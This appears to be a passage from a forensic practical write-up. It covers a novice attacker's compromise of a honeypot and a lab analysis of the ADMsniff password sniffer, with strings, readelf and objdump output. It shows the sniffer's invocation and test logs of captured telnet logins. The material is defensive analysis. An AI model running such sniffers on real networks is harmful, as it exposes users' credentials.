attacker did not know much about scanning and disregards stealth techniques in order to take the machine as soon as possible. Once the exploit was ran against the honeypot and a shell was received, the attacker had to know if they had obtained root access. Using the whoami and id commands, the attacker confirmed that root access was obtained. The attacker does show some knowledge with the adore rootkit regarding how to compile the rootkit. Nevertheless, the attacker shows his unfamiliarity with his tools by starting the rootkit then loading the modules in again by hand with the insmod command. Rather than putting a backdoor on the system, the attacker captures the passwd and shadow file and leaves the system. This seemed anti-productive because a little while later the attacker portscanned the honeypot again. While the attacker was in the system he or she did not bother to hide his or her presence by altering the system logs nor altering the shell history file. In one regard the attacker had gotten lucky because of the way he or she exploited the box, no entries were made in the shell history file by the shell. Most likely the person who cracked the honeypot was a novice, although knowing some of the basics.


Issues

There were a couple of issues with the honeypot. The honeypot first went on line July 23, 2002. During that time the honeypot was scanned and probed without a successful crack. On July 27, 2002 approximately 1:14 P.M., the hard drive died and the machine soon crashed after. The honeypot was immediately rebuilt. Around 3:30 P.M. the honeypot was back online and was being probed again at different intervals during the day. Nothing was changed in the setup of the honeypot.

The second issue was the power going out due to a thunder storm. Since the machine had been cracked, it was decided that most the cracker probably would not come back to the machine due to the sudden disappearance of the honeypot. The honeypot power cord was removed to ensure that the machine would not power back on once the power came back.

Part 2 – Analyze an Unknown Binary

Name of the files in sn.zip: sn.dat and sn.md5
MACTime Information for sn.dat
Last Modified: Thu Apr 11 09:29:58 2002
Last Accessed (Used): Thu Apr 11 09:29:58 2002
Last Changed: Tue Jul 2 16:14:47 2002
File Owners
Original User: Not known; zip does not capture that information
Original Group: Not known; zip does not capture that information
Current User: root
Current Group: root
File Size (in bytes): 399124
MD5 Hash: 0e954f43fd73f56e812a7285f32e41d3



MD5 Hash of sn.dat

Keywords that can be associated with file:

ADMsniff	pcap-linux.c		ADMsniff %s <device>
libpcap	pcap.c		[HEADERSIZE] [DEBUG]
ADM	The ADM Crew		ex : admsniff le0
mel	* The END	*/	..ooOO The ADM Crew
^pretty^	priv 1.0		OOoo..

Program Description

The sn.dat file appears to be a version of the ADMsniff 1.0 priv sniffer software created by the hacker group ADM. The sniffer program creates a file called The_l0gz, which contains what the program has sniffed off the network. Most likely this program was used to gather user ids, passwords, and machine headers. The sniffer looks like it captures everything on the interface that it has been told to watch.

Sn.dat was ran on a test system to obtain the command line arguments available for running the binary and to ensure that the test system is the only system effected by any malicious code. Another way was to look at the strings output on the binary. Using the strings method, it may be more difficult to pick out the command line arguments. To confirm the theory on how to run it, the binary was ran without any options. The resulting text was:

```
ADMsniff priv 1.0 <device> [HEADERSIZE] [DEBUG]
ex   : admsniff le0
 ..ooOO The ADM Crew OOoo..
```

This was great news because all of the options on how to run the sniffer and the version number of the sniffer were listed. Based on the information gathered, in order to run the sniffer can be deduced to:

```
./sn.dat {ethernet device} {headersize} {DEBUG}
or, for example,
./sn.dat eth0 64 DEBUG
```

The ethernet device needs to be a network interface that shows up when *ifconfig -a* is ran. The headersize option appears to refer to how much of the network header the attacker wishes to capture. Finally, the DEBUG option does not seem to do anything. There was nothing printed on the screen, nor was there any additional information in the log file with the DEBUG option turned on.

The next step was to do a file analysis on the sn.dat binary. First, the file command was ran on the binary. After that, the ldd command is ran on the binary to find out if there are any libraries are needed to run binary. If there are libraries needed, those libraries need to be tracked down and investigated to see what they are used for. Next the string command is ran on the binary to get important clues about the binary. This may include how to run the program, programmer comments, undocumented command line switches, and so on. Readelf and objdump commands are ran on the binary in order to get more information on the binary. The readelf command can give details such as entry points of the binary and the type of machine that it was compiled for. Objdump will display information on the object files and machine architecture. Below in the File Analysis Details section is the output of these commands.

Based on the output of the commands ran in the File Analysis Details section, it was determined that the sn.dat binary was “normal.” The ls command was used as a guideline for determining what is “normal” for a binary file. Granted both binaries have totally separate functions and should generate different output, there still should be some similarities between the two binary files.

Both files could produce output for the objdump and readelf commands. This would

indicate that the sn.dat binary is not encrypted, nor did it have an odd entry point. Both binaries showed an entry point of 0x804 that is a normal (Rob Lee, 2-45). In fact much of the ELF header section for both binary was the same when the command readelf was ran.

Gdb was also ran on the binary. The following is the output from when the command was initially ran:

```
[root@sysw242h bin_done]# gdb /data/bin/sn.dat
GNU gdb Red Hat Linux (5.1.90CVS-5)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(no debugging symbols found)...
(gdb)
```

The researcher at this time is not familiar with disassembly and debugging executables. So no additional information could be gathered from using gdb.

File Analysis Details

File Command Output: sn.dat: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

ldd Command Output: not a dynamic executable

Strings Analysis:

```
--=[ %s:%i -->
%s:%i ]=--
DUMP STRUCT = NUMBER
%i
*sip -> %s*
*sport -> %i*
*dip -> %s*
*dport -> %i*
*data -> %s
*---------*
\*      The END          */
priv 1.0
ADMsniff %s <device>
[HEADERSIZE] [DEBUG]
ex   : admsniff le0
 ..ooOO The ADM Crew
OOoo..
cant open pcap device :<
init_pcap : Unknown device
type!
ADMsniff %s  in libpcap we
trust !
credits: ADM, mel , ^pretty^
for the mail she sent me
The_l0gz
@(#) $Header: pcap-linux.c,
v 1.15 97/10/02 22:39:37
leres Exp $ (LBL)
@(#) $Header: pcap.c,v 1.29
98/07/12 13:15:39 leres Exp
$ (LBL)
@(#) $Header: savefile.c,v
1.37 97/10/15 21:58:58 leres
Exp $ (LBL)
@(#) $Header: bpf_filter.c,v
1.33 97/04/26 13:37:18 leres
Exp $ (LBL)
/lib/
/usr/lib/
undefined symbol:
out of memory
apic
mtrr
cmov
pse36
osfxsr
xmm2
amd3d
```

```
i386
i486
i586
i686
/usr/lib/gconv
gconv-modules
toupper
tolower
upper
lower
alpha
digit
xdigit
space
print
graph
blank
cntrl
punct
alnum
libc
POSIX
ANSI_X3.4-1968
messages
/usr/share/locale
/locale.alias
0123456789abcdefghijklmno
pqrstuvwxyz
(null)
              000000000000000
0
/proc
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
i18n:1999
```

```
i18n:1999
i18n:1999
i18n:1999
 !"#$%&'()*+,-./0123456789:;
<=>?
@ABCDEFGHIJKLMNOPQ
RSTUVWXYZ[\]^_`abcdefghi
jklmnopqrstuvwxyz{|}~
0123456789ABCDEFGHIJK
LMNOPQRSTUVWXYZ
/usr/share/zoneinfo
SIOCGSTAMP: %s
malloc: %s
bind: %s: %s
SIOCGIFHWADDR: %s
SIOCGIFMTU: %s
SIOCGIFFLAGS: %s
linux socket: %s
linux SIOCSIFFLAGS: %s
unknown physical layer type
0x%x
%s: %s
out of swap
fread: %s
bad dump file format
archaic file format
bogus savefile header
BUFMOD hack malloc
truncated dump file
/dev/null
,ccs=
TOP_PAD_
MMAP_MAX_
TRIM_THRESHOLD_
MMAP_THRESHOLD_
Arena %d:
system bytes     = %10u
in use bytes     = %10u
Total (incl. mmap):
max mmap regions = %10u
max mmap bytes   = %10lu
malloc: top chunk is corrupt
free(): invalid pointer %p!
malloc: using debugging
hooks
```

```
realloc(): invalid pointer %p!
Unknown error
ANSI_X3.4-1968//TRANSLIT
%d.%d.%d.%d
{ORIGIN}
{PLATFORM}
cannot allocate name record
system search path
LD_LIBRARY_PATH
cannot stat shared object
cannot read file data
cannot map zero-fill pages
cannot create searchlist
 search path=
                                  (%s
from file %s)
                                  (%s)
file too short
invalid ELF header
ELF file OS ABI invalid
ELF file ABI version invalid
internal error
  trying file=%s
file=%s;  needed by %s
find library=%s; searching
RPATH
RUNPATH
cannot create cache for
search path
cannot create
RUNPATH/RPATH copy
cannot create search path
array
failed to map segment from
shared object
file=%s;  generating link map
cannot create shared object
descriptor
ELF load command
alignment not page-aligned
ELF load command
address/offset not properly
aligned
cannot dynamically load
executable
```

cannot change memory protections
cannot allocate memory for program header
object file has no dynamic section
  dynamic: 0x%0*lx base: 0x%0*lx   size: 0x%0*Zx
    entry: 0x%0*lx phdr: 0x%0*lx phnum: %*u
shared object cannot be dlopen()ed
ELF file data encoding not big-endian
ELF file data encoding not little-endian
ELF file version ident does not match current one
ELF file version does not match current one
ELF file's phentsize not the expected size
only ET_DYN and ET_EXEC can be loaded
cannot open shared object file
AT_HWCAP:
/etc/ld.so.cache
 search cache=%s
ld.so-1.7.0
glibc-ld.so.cache1.1
symbol=%s; lookup in file=%s
file=%s; needed by %s (relocation dependency)
binding file %s to %s: %s
symbol `%s'
<main program>
symbol
, version
 not defined in file
 with link time reference
 (no version symbols)
protected
normal
 [%s]
DYNAMIC LINKER BUG!!!
<program name unknown>
%s: error while loading shared libraries: %s%s%s%s%s
LD_WARN
LD_BIND_NOW
LD_BIND_NOT
LD_DYNAMIC_WEAK
LD_AOUT_PRELOAD
LD_AOUT_LIBRARY_PATH
TZDIR
TMPDIR
RES_OPTIONS
RESOLV_HOST_CONF
NLSPATH
MALLOC_TRACE
LOCPATH
LOCALDOMAIN
HOSTALIASES
GCONV_PATH
/etc/suid-debug
MALLOC_CHECK_
/proc/self/exe
/proc/sys/kernel/osrelease
FATAL: kernel too old
FATAL: cannot determine library version
=INTERNAL->ucs2reverse
=ucs2reverse->INTERNAL
=INTERNAL->ascii
=ascii->INTERNAL
=INTERNAL->ucs2
=ucs2->INTERNAL
=utf8->INTERNAL
=INTERNAL->utf8
=ucs4le->INTERNAL
=INTERNAL->ucs4le
UCS-4LE//
=ucs4->INTERNAL
=INTERNAL->ucs4
UCS-2BE// UNICODEBIG//
UCS-2LE//
ISO-10646/UCS2/
CSASCII// ANSI_X3.4-1968//
CP367// ANSI_X3.4-1968//
IBM367// ANSI_X3.4-1968//
US-ASCII//
ANSI_X3.4-1968//
ISO646-US//
ANSI_X3.4-1968//
ISO-IR-6// ANSI_X3.4-1968//
ANSI_X3.4//
ANSI_X3.4-1968//
OSF00010102//
ISO-10646/UCS2/
OSF00010101//
ISO-10646/UCS2/
OSF00010100//
ISO-10646/UCS2/
UCS-2// ISO-10646/UCS2/
UCS2// ISO-10646/UCS2/
OSF05010001//
ISO-10646/UTF8/
ISO-IR-193//
ISO-10646/UTF8/
UTF-8// ISO-10646/UTF8/
UTF8// ISO-10646/UTF8/
WCHAR_T// INTERNAL
OSF00010106//
ISO-10646/UCS4/
OSF00010105//
ISO-10646/UCS4/
OSF00010104//
ISO-10646/UCS4/
ISO-10646//
ISO-10646/UCS4/
CSUCS4//
ISO-10646/UCS4/
UCS-4BE//
ISO-10646/UCS4/
UCS-4// ISO-10646/UCS4/
alias
module
UNICODELITTLE//
ISO-10646/UCS2/
OSF00010020//
ANSI_X3.4-1968//
ISO_646.IRV:1991//

ANSI_X3.4-1968//
ANSI_X3.4-1986//
ANSI_X3.4-1968//
ISO-10646/UTF-8/
ISO-10646/UTF8/
10646-1:1993/UCS4/
ISO-10646/UCS4/
10646-1:1993//
ISO-10646/UCS4/
/usr/lib/gconv/gconv-modules.cache
gconv
gconv_init
gconv_end
POSIX
LC_COLLATE
LC_CTYPE
LC_MONETARY
LC_NUMERIC
LC_TIME
LC_MESSAGES
LC_ALL
LC_XXX
LANGUAGE
charset=
OUTPUT_CHARSET
plural=
nplurals=
/usr/share/locale
parser stack overflow
parse error
(nil)
Wrong medium type
No medium found
Disk quota exceeded
Remote I/O error
Is a named type file
No XENIX semaphores available
Not a XENIX named type file
Structure needs cleaning
Stale NFS file handle
Operation now in progress
Operation already in progress

No route to host
Host is down
Connection refused
Connection timed out
No buffer space available
Connection reset by peer
Network is unreachable
Network is down
Address already in use
Protocol family not supported
Operation not supported
Socket type not supported
Protocol not supported
Protocol not available
Message too long
Destination address required
Too many users
Streams pipe error
Remote address changed
File descriptor in bad state
Name not unique on network
Bad message
RFS specific error
Multihop attempted
Protocol error
Communication error on send
Srmount error
Advertise error
Link has been severed
Object is remote
Package not installed
Machine is not on the network
Out of streams resources
Timer expired
No data available
Device not a stream
Bad font file format
Invalid slot
Invalid request code
No anode
Exchange full
Invalid request descriptor

Invalid exchange
Level 2 halted
No CSI structure available
Protocol driver not attached
Link number out of range
Level 3 reset
Level 3 halted
Level 2 not synchronized
Channel number out of range
Identifier removed
No message of desired type
Directory not empty
Function not implemented
No locks available
File name too long
Resource deadlock avoided
Numerical result out of range
Broken pipe
Too many links
Read-only file system
Illegal seek
No space left on device
File too large
Text file busy
Too many open files
Too many open files in system
Invalid argument
Is a directory
Not a directory
No such device
Invalid cross-device link
File exists
Device or resource busy
Block device required
Bad address
Permission denied
Cannot allocate memory
No child processes
Bad file descriptor
Exec format error
Argument list too long
No such device or address
Input/output error

Interrupted system call	Resource temporarily	Friday
No such process	unavailable	Thursday
No such file or directory	/proc/self/cwd	Wednesday
Operation not permitted	/etc/mtab	Tuesday
Success	/etc/fstab	Monday
Too many references:	proc	Sunday
cannot splice	/cpuinfo	%p%t%g%t%m%t%f
Cannot send after transport	processor	%a%N%f%N%d%N%b%N%
endpoint shutdown	/meminfo	s %h %e %r%N%C-%z %
Transport endpoint is not	MemTotal: %ld kB	T%N%c%N
connected	MemFree: %ld kB	+%c %a %l
Transport endpoint is	IGNORE	1997-12-20
already connected	gconv_trans_context	+45 3325-6543
Software caused connection	gconv_trans	+45 3122-6543
abort	gconv_trans_init	keld@dkuug.dk
Network dropped connection	gconv_trans_end	Keld Simonsen
on reset	LC_IDENTIFICATION	ISO/IEC 14652 i18n FDCC-
Cannot assign requested	LC_MEASUREMENT	set
address	LC_TELEPHONE	C/o Keld Simonsen, Skt.
Address family not	LC_ADDRESS	Jorgens Alle 8, DK-1615
supported by protocol	LC_NAME	Kobenhavn V
Protocol wrong type for	LC_PAPER	ISO/IEC JTC1/SC22/WG20 -
socket	/usr/lib/locale	internationalization
Socket operation on non-	LANG	/etc/localtime
socket	/SYS_	Universal
Interrupted system call	^[nN]	%[^0-9,+-]
should be restarted	^[yY]	%hu:%hu:%hu
Invalid or incomplete	%a %b %e %H:%M:%S %Z	M%hu.%hu.%hu%n
multibyte or wide character	%Y	posixrules
Cannot exec a shared library	%I:%M:%S %p	%d %d
directly	%H:%M:%S	%s %s %s %s %d %d
Attempting to link in too	%m/%d/%y	gmon
many shared libraries	%a %b %e %H:%M:%S %Y	seconds
.lib section in a.out corrupted	December	.profile
Accessing a corrupted	November	%s: cannot open file: %s
shared library	October	%s: cannot stat file: %s
Can not access a needed	September	%s: cannot create file: %s
shared library	August	%s: cannot map file: %s
Value too large for defined	July	%s: file is no correct profile
data type	June	data file for `%s'
Too many levels of symbolic	April	Out of memory while
links	March	initializing profiler
Numerical argument out of	February	cannot extend global scope
domain	January	dlopen
Inappropriate ioctl for device	Saturday	invalid mode for dlopen()

DST not allowed in SUID/SGID programs	%s: profiler out of memory	calling init: %s
empty dynamic string token substitution	shadowing PLTREL of %s after reloc	calling preinit: %s
opening file=%s; opencount == %u	can't restore segment prot	checking for version `%s' in file %s required by file %s
shared object not open	empty dynamics string token substitution	no version information available (required by
calling fini: %s	cannot load auxiliary `%s' because ofempty dynamic string token substitution	cannot allocate version reference table
closing file=%s; opencount == %u	load auxiliary object=%s requested by file=%s	unsupported version of Verdef record
A (lazy)	load filtered object=%s requested by file=%s	weak version ` ' not found (required by
relocation processing: %s%s	cannot allocate dependency list	of Verneed record
cannot make segment writable for relocation	cannot allocate symbol search list	inity
%s: Symbol `%s' has different size in shared object, consider re-linking	Filters not supported with LD_TRACE_PRELINKING	unexpected PLT reloc type 0x??
%s: profiler found no PLTREL in object %s		unexpected reloc type 0x??

Objdump Analysis

```
[dragonmound binary]# objdump -x ./sn.dat

./sn.dat:     file format elf32-i386
./sn.dat
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x080480e0

Program Header:
    LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
         filesz 0x0005adac memsz 0x0005adac flags r-x
    LOAD off    0x0005adc0 vaddr 0x080a3dc0 paddr 0x080a3dc0 align 2**12
         filesz 0x00001fe4 memsz 0x000076c8 flags rw-
    NOTE off    0x00000094 vaddr 0x08048094 paddr 0x08048094 align 2**2
         filesz 0x00000020 memsz 0x00000020 flags r--

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .init         00000018  080480b4  080480b4  000000b4  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .text                   00048080  080480e0  080480e0  000000e0  2**5
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  2 .fini         0000001e  08090160  08090160  00048160  2**2
```

```
                CONTENTS, ALLOC, LOAD, READONLY, CODE
 3 .rodata                  00012be0  08090180  08090180  00048180  2**5
                CONTENTS, ALLOC, LOAD, READONLY, DATA
 4 __libc_atexit            00000004  080a2d60  080a2d60  0005ad60  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
 5 __libc_subfreeres 00000040         080a2d64  080a2d64   0005ad64  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
 6 __libc_subinit 00000008            080a2da4  080a2da4  0005ada4  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
 7 .data                    00001260  080a3dc0  080a3dc0  0005adc0  2**5
                CONTENTS, ALLOC, LOAD, DATA
 8 .eh_frame                00000d64  080a5020  080a5020  0005c020  2**2
                CONTENTS, ALLOC, LOAD, DATA
 9 .ctors                   00000008  080a5d84  080a5d84  0005cd84  2**2
                CONTENTS, ALLOC, LOAD, DATA
10 .dtors                   00000008  080a5d8c  080a5d8c  0005cd8c  2**2
                CONTENTS, ALLOC, LOAD, DATA
11 .got                     00000010  080a5d94  080a5d94  0005cd94  2**2
                CONTENTS, ALLOC, LOAD, DATA
12 .sbss                    00000000  080a5da4  080a5da4  0005cdc0  2**0
                CONTENTS
13 .bss                     000056c8  080a5dc0  080a5dc0  0005cdc0  2**5
                ALLOC
14 .comment                 000032d6  00000000  00000000  0005cdc0  2**0
                CONTENTS, READONLY
15 .note.ABI-tag 00000020            08048094  08048094  00000094  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
16 .note                    000012d4  00000000  00000000  00060096  2**0
                CONTENTS, READONLY
objdump: ./sn.dat: no symbols
```

Readelf Analysis

```
[root@dragonmound binary]# readelf -a ./sn.dat
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80480e0
```

```
  Start of program headers:          52 (bytes into file)
  Start of section headers:          398364 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         3
  Size of section headers:           40 (bytes)
  Number of section headers:         19
  Section header string table index: 18

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk
                         Inf     Al
  [ 0]                   NULL            00000000 000000 000000 00      0
                         0       0
  [ 1] .init             PROGBITS        080480b4 0000b4 000018 00  AX  0
                         0       4
  [ 2] .text             PROGBITS        080480e0 0000e0 048080 00  AX  0
                         0       32
  [ 3] .fini             PROGBITS        08090160 048160 00001e 00  AX  0
                         0       4
  [ 4] .rodata           PROGBITS        08090180 048180 012be0 00   A  0
                         0       32
  [ 5] __libc_atexit             PROGBITS        080a2d60 05ad60 000004 00
                         A       0       0       4
  [ 6] __libc_subfreeres         PROGBITS        080a2d64 05ad64 000040 00
                         A       0       0       4
  [ 7] __libc_subinit            PROGBITS        080a2da4 05ada4 000008 00
                         A       0       0       4
  [ 8] .data             PROGBITS        080a3dc0 05adc0 001260 00  WA
                         0       0       32
  [ 9] .eh_frame                 PROGBITS        080a5020 05c020 000d64 00
                         WA      0       0       4
  [10] .ctors            PROGBITS        080a5d84 05cd84 000008 00  WA
                         0       0       4
  [11] .dtors            PROGBITS        080a5d8c 05cd8c 000008 00  WA
                         0       0       4
  [12] .got              PROGBITS        080a5d94 05cd94 000010 04  WA
                         0       0       4
  [13] .sbss             PROGBITS        080a5da4 05cdc0 000000 00  W   0
                         0       1
  [14] .bss              NOBITS          080a5dc0 05cdc0 0056c8 00  WA
                         0       0       32
  [15] .comment                  PROGBITS        00000000 05cdc0 0032d6 00
```

```
                   0       0       1
  [16] .note.ABI-tag       NOTE            08048094        000094    000020 00
                   A       0       0       4
  [17] .note               NOTE            00000000        060096  0012d4 00              0
                   0       1
  [18] .shstrtab           STRTAB          00000000        06136a    0000af 00
                           0       0       1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type      Offset      VirtAddr        PhysAddr        FileSiz       MemSiz  Flg    Align
  LOAD      0x000000 0x08048000   0x08048000   0x5adac    0x5adac  R E    0x1000
  LOAD      0x05adc0 0x080a3dc0   0x080a3dc0   0x01fe4    0x076c8  RW     0x1000
  NOTE      0x000094 0x08048094   0x08048094   0x00020    0x00020  R      0x4

 Section to Segment mapping:
  Segment Sections...
   00     .init .text .fini .rodata __libc_atexit __libc_subfreeres __libc_subinit .note.ABI-
tag
   01     .data .eh_frame .ctors .dtors .got .bss
   02     .note.ABI-tag

There is no dynamic segment in this file.

There are no relocations in this file.

There are no unwind sections in this file.

No version information found in this file.
```

Running sn.dat Binary

It was deemed necessary to run the binary file to see what it would do in order to compare it to the other versions of ADMsniffers downloaded off the Internet in our test system. The binary was ran without any command line arguments. This resulted in the following display:

```
[root@sysw242h bin_done]# ./sn.dat
ADMsniff priv 1.0 <device> [HEADERSIZE] [DEBUG]
ex   : admsniff le0
 ..ooOO The ADM Crew OOoo..
```

Next the binary was ran with the loopback as the network interface. The loopback was used to see what would happen before an interface was given that was on the network. The output is below:

```
[root@sysw242h bin_done]# ./sn.dat lo
ADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
```

To see what the header size and debug did, it was ran again with the following output:

```
[root@sysw242h bin_done]# ./sn.dat lo 80 DEBUG
ADMsniff priv 1.0  in libpcap we trust !
credits: ADM, mel , ^pretty^ for the mail she sent me
```

The command line options did not seem to produce any additional information on the binary.

To see what the sniffer picks up, a test was done by telnetting into another machine to see what the log file (called The_l0gz) contains. Below are the contents of the log file for the first test:

```
--=[ 172.16.142.1:23 --> 172.16.142.128:32789 ]=--
.........$j.............$j.........$j..... ..#..'.....$j.............!.."....."
.....#.....'.............$j.........$j.............$j........Red Hat Linux release 7.3 (Valhalla)..Kernel
2.4.18-3 on an i686.......$j.....login:
.....$k.....t.....$k.....e.....$k.....s.....$k.....t.....$k.............$k.....Password:
.....$l'...=.....$l6...Q.....$lG...a.....$lR...m.....$lb...}.....$lr.........$l.........$l.........$l.......Last
login: Sun Jul 21 15:56:31 from 172.16.142.128.......$l......]0;test@dragonmound:
~......$l.....[test@dragonmound test]$ .....$......e.....$......x.....$......i.....$......t.....$.....!
.......$....."logout.......$.....".[H.[2J.....$.....#.
--=[ 172.16.142.128:32789 --> 172.16.142.1:23 ]=--
.................................$j.........$j..... ..!..".'.....#.........$j.........$j.........$j.....
.38400,38400....#.localhost.localdomain:
0.0....'..XAUTHORITY./root/.Xauthority.DISPLAY.localhost.localdomain:
0.0......XTERM.............$j.............$j.............$j.........$j.t.........$k.........$k.e.........$k.........
$k.s.........$k.........$k.t.........$k.........$k.............$k.........$k........=.$k.t.......Q.$l'e.......a.$l
6s.......m.$lGt.......}.$lRi.........$lbn.........$lrg.........$l.............$l.........$l.........$l.........$l.
e.........$...........$..x.........$...........$..i.........$...........$..t.........$.........!.$..........".$.........
".$.........#.$.........$.$...
```

Log (The_l0gz) File

The characters that are outlined is user input. Looking through the log, the user id, and password (both in outlined text) can be found. The log file is not exactly user readable, but with a little effort, important information can be picked up. Such information would include the headers from the server that the user had logged into. In this case the Linux

flavor, the kernel version, the ports that are used, and both IPs of the server and client are logged. An attacker could use this information to attack 172.16.142.1 and obtain root access through a buffer exploit.

Here is an example of the log file with headersize set to 30 and the DEBUG option turned on. The user just telnetted into the server and then exited.

```
--=[ 172.16.142.1:23 --> 172.16.142.128:32783 ]=--
.........!.]...y.........!.^...z.....!.`...z..... ..#..'....!.`...|.......!."..... .....#.....'..............!.a...}........!
.b...~...Red Hat Linux release 7.3 (Valhalla)..Kernel 2.4.18-3 on an i686.......!.b...~login:
.....!......r.....!......o.....!......o.....!......t.....!.............!......Password: .....!.....'.....!.....8.....!.%
...A.....!.1...M.....!.H...d.....!.H...d.......!.3...dLogin incorrect....login: .....!......t.....!......e.....!
......s.....!......t.....!.............!......Password: .....!.)...B.....!.8...T.....!.J...g.....!.V...r.....!
.b...~.....!.q.........!...........!...........!.........Last login: Sun Jul 21 15:44:01 from
172.16.142.128.......!.......]0;test@dragonmound:~......!......[test@dragonmound test]$
.....!......e.....!.....2x.....!.!...>i.....!.2...Nt.....!.<...X.......!.<...Xlogout.......!.D...Y.[H.[2J.....!
.E...Y.
--=[ 172.16.142.128:32783 --> 172.16.142.1:23 ]=--
............y.................y.!.].......z.!.]..... ..!.."..'.....#.......|.!.`.......}.!.`.......}.!.`.....
.38400,38400....#.localhost.localdomain:
0.0....'..XAUTHORITY./root/.Xauthority.DISPLAY.localhost.localdomain:
0.0......XTERM.........~.!.a..........~.!.b............!.b.........!.br.........!...........!..o.........!...........!
..o.........!...........!..t.........!...........!.............!...........!.........'.!..s.......8.!..h.......A.!..i.......M.!.%
t.......d.!.1.........d.!.H.......O.!.3.........!.3t.........!...........!..e.........!...........!..s.........!...........!
..t.........!...........!.............!...........!.........B.!..t.......T.!.)e.......g.!.8s.......r.!.Jt.......~.!.Vi.........!
.bn.........!.qg.........!.............!...........!...........!...........!..e.........!.........2.!..x.......2.!.........>.!
..i.......>.!.!.......N.!.!t.......O.!.2.......X.!.2.........X.!.<.......Y.!.<.......Y.!.D.......Z.!.E.
```

Log (The_l0gz) File: With headers set to 30 and DEBUG option turned on

The sniffer was ran with only the DEBUG option turned on. To see if this option worked, a user logged into the server with a test account and exited. The file sizes were compared with a log created by running the sniffer without any options and the user doing the same actions as before. Both file sizes of the two log files are the same size of 1509 bytes. Below is the log.

```
--=[ 172.16.142.1:23 --> 172.16.142.128:32785 ]=--
.........!.............!...........!..... ..#..'....!.............!."..... .....#.....'..............!...........!
..............!.........Red Hat Linux release 7.3 (Valhalla)..Kernel 2.4.18-3 on an i686.......!
......login: .....!.x....t.....!......e.....!......s.....!.....t.....!.............!......Password: .....!.....8.....!
.3...Q.....!.I...g.....!.\...z.....!.n.........!...........!...........!.k.........!.m......Last login: Sun Jul 21
15:49:04 from 172.16.142.128.......!.x.....]0;test@dragonmound:~......!
......[test@dragonmound test]$ .....!.....3e.....!.3...Jx.....!.C...[i.....!.N...ft.....!.c...{.......!
.c...|logout.......!.d...|.[H.[2J.....!.k...}.
--=[ 172.16.142.128:32785 --> 172.16.142.1:23 ]=--
.............................!...........!..... ..!.."..'.....#.........!...........!...........!.............
```

```
.38400,38400....#.localhost.localdomain:
0.0....'..XAUTHORITY./root/.Xauthority.DISPLAY.localhost.localdomain:
0.0.....XTERM.....!.....!.....!.....!..t.....!.x.....!.xe.....!.....!
..s.....!.....!..t.....!.....!.....!.....!.....8.!..t.....Q.!..e.....g.!.3s.....z.!
.lt.....!.\i.....!.nn.....!..g.....!.....!.m.....!.x.....!.....3.!..e.....3.!.....J.!
..x.....L.!.3.....[.!.3i.....[.!.C.....f.!.Ct.....g.!.N.....{.!.N.....|.!.c.....|.!.c.....}.!
.d.....~.!.k.
```

Log (The_l0gz) File: With the DEBUG option turned on

Another tool used was a c program called promisc.c by Mr. Linton, downloaded from the bugtraq mailing list http://bugtraq.inet-one/dir.1997-09/msg00025.html. This program would detect if the interface had went into promiscuous mode (Linton, 1). The promisc.c program is listed in Appendix 11 and is compiled by doing a *gcc -o sys_test promisc.c* on the command line in the same directory in which promisc.c is.

Sys_test (promisc.c) was ran in case the ifconfig command did not report the interface being in promiscuous mode. As it turned out, when the sn.dat binary was ran, the interface did show it was in promiscuous mode as shown below:

```
[root@sysw242h root]# ifconfig -a
